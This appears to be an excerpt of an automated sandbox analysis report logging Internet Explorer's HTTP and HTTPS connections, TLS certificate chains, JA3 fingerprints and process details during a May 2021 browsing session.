35 33 b6 30 36 37 b4 b4 b4 b0 b0 30 b6 34 31 8b 37 34 33 32 b0 30 b3 b4 34 37 32 37 30 d1 a8 56 ca c9 4f 4f 4f 4d 51 b2 4a 4b cc 29 4e ad d5 b4 06 00 05 c2 1c af 3c 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 50,M-4442105306704174320472 70VOOOMQJK)N<0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	46.105.199.115	80	192.168.2.6	49703	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:42.864126921 CEST	1577	IN	HTTP/1.0 408 Request Time-out Cache-Control: no-cache Connection: close Content-Type: text/html Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 3c 68 31 3e 34 30 38 20 52 65 71 75 65 73 74 20 54 69 6d 65 2d 6f 75 74 3c 2f 68 31 3e 0a 59 6f 75 72 20 62 72 6f 77 73 65 72 20 64 69 64 6e 27 74 20 73 65 6e 64 20 61 20 63 6f 6d 70 6c 65 74 65 20 72 65 71 75 65 73 74 20 69 6e 20 74 69 6d 65 2e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><body> 408 Request Time-out Your browser didn't send a complete request in time.</body></html>

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 18:39:32.920605898 CEST	188.165.33.133	443	192.168.2.6	49705	CN=mfs0.bp.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat May 01 10:01:39 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Jul 30 10:01:39 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:32.921431065 CEST	188.165.33.133	443	192.168.2.6	49704	CN=mfs0.bp.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat May 01 10:01:39 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Jul 30 10:01:39 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:33.325896978 CEST	188.165.33.133	443	192.168.2.6	49707	CN=mfs0.bp.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat May 01 10:01:39 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Jul 30 10:01:39 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:33.327779055 CEST	188.165.33.133	443	192.168.2.6	49708	CN=mfs0.bp.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat May 01 10:01:39 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Jul 30 10:01:39 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:33.330213070 CEST	188.165.33.133	443	192.168.2.6	49709	CN=mfs0.bp.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat May 01 10:01:39 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Jul 30 10:01:39 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 18:39:33.332600117 CEST	188.165.33.133	443	192.168.2.6	49710	CN=mfs0.bp.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat May 01 10:01:39 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Jul 30 10:01:39 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:33.335772038 CEST	188.165.33.133	443	192.168.2.6	49711	CN=mfs0.bp.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat May 01 10:01:39 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Jul 30 10:01:39 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:51.866133928 CEST	104.16.19.94	443	192.168.2.6	49732	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Oct 21 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Thu Oct 21 01:59:59 CEST 2021 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
May 12, 2021 18:39:51.867300034 CEST	104.16.19.94	443	192.168.2.6	49733	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Oct 21 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Thu Oct 21 01:59:59 CEST 2021 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
May 12, 2021 18:39:52.569340944 CEST	152.199.23.37	443	192.168.2.6	49734	CN=aadcdn.msftauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Jul 09 02:00:00 CEST 2020 Fri Mar 08 13:00:00 CET 2013 Fri Nov 10 01:00:00 CET 2006	Fri Jul 09 14:00:00 CEST 2021 Wed Mar 08 13:00:00 CET 2023 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
May 12, 2021 18:39:52.572367907 CEST	152.199.23.37	443	192.168.2.6	49736	CN=aadcdn.msftauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Jul 09 02:00:00 CEST 2020 Fri Mar 08 13:00:00 CET 2013 Fri Nov 10 01:00:00 CET 2006	Fri Jul 09 14:00:00 CEST 2021 Wed Mar 08 13:00:00 CET 2023 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
May 12, 2021 18:39:52.572673082 CEST	152.199.23.37	443	192.168.2.6	49737	CN=aadcdn.msftauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Jul 09 02:00:00 CEST 2020 Fri Mar 08 13:00:00 CET 2013 Fri Nov 10 01:00:00 CET 2006	Fri Jul 09 14:00:00 CEST 2021 Wed Mar 08 13:00:00 CET 2023 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
May 12, 2021 18:39:52.573776960 CEST	152.199.23.37	443	192.168.2.6	49735	CN=aadcdn.msftauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Jul 09 02:00:00 CEST 2020 Fri Mar 08 13:00:00 CET 2013 Fri Nov 10 01:00:00 CET 2006	Fri Jul 09 14:00:00 CEST 2021 Wed Mar 08 13:00:00 CET 2023 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 18:39:52.574166059 CEST	152.199.23.37	443	192.168.2.6	49739	CN=aadcdn.msftauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Jul 09 02:00:00 CEST 2020 Fri Mar 08 13:00:00 CET 2013 Fri Nov 10 01:00:00 CET 2006	Fri Jul 09 14:00:00 CEST 2021 Wed Mar 08 13:00:00 CET 2023 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
May 12, 2021 18:39:52.574696064 CEST	152.199.23.37	443	192.168.2.6	49738	CN=aadcdn.msftauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Jul 09 02:00:00 CEST 2020 Fri Mar 08 13:00:00 CET 2013 Fri Nov 10 01:00:00 CET 2006	Fri Jul 09 14:00:00 CEST 2021 Wed Mar 08 13:00:00 CET 2023 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
May 12, 2021 18:39:52.612690926 CEST	192.229.221.185	443	192.168.2.6	49743	CN=identitycdn.msauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Jul 20 02:00:00 CEST 2020 Fri Mar 08 13:00:00 CET 2013 Fri Nov 10 01:00:00 CET 2006	Tue Jul 20 14:00:00 CEST 2021 Wed Mar 08 13:00:00 CET 2023 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 18:39:52.613068104 CEST	192.229.221.185	443	192.168.2.6	49742	CN=identitycdn.msauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Jul 20 02:00:00 CEST 2020 Fri Mar 08 13:00:00 CET 2013 Fri Nov 10 01:00:00 CET 2006	Tue Jul 20 14:00:00 CEST 2021 Wed Mar 08 13:00:00 CET 2023 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
May 12, 2021 18:39:54.587557077 CEST	178.32.55.155	443	192.168.2.6	49745	CN=de.sitew.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat May 01 10:00:47 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Jul 30 10:00:47 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:54.589868069 CEST	178.32.55.155	443	192.168.2.6	49744	CN=de.sitew.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat May 01 10:00:47 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Jul 30 10:00:47 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:55.720285892 CEST	46.105.199.115	443	192.168.2.6	49752	CN=mfs0.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Apr 06 09:06:12 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jul 05 09:06:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:55.720356941 CEST	46.105.199.115	443	192.168.2.6	49753	CN=mfs0.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Apr 06 09:06:12 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jul 05 09:06:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:55.722099066 CEST	46.105.199.115	443	192.168.2.6	49754	CN=mfs0.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Apr 06 09:06:12 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jul 05 09:06:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:55.827425957 CEST	46.105.199.115	443	192.168.2.6	49755	CN=mfs0.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Apr 06 09:06:12 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jul 05 09:06:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 18:39:55.875579119 CEST	46.105.199.115	443	192.168.2.6	49751	CN=mfs0.cdnsw.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Apr 06 09:06:12 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jul 05 09:06:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: iexplore.exe PID: 4124 Parent PID: 792

General

Start time:	18:39:25
Start date:	12/05/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4272 Parent PID: 4124

General

Start time:	18:39:26
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4124 CREDAT:17410 /prefetch:2
Imagebase:	0x2e0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly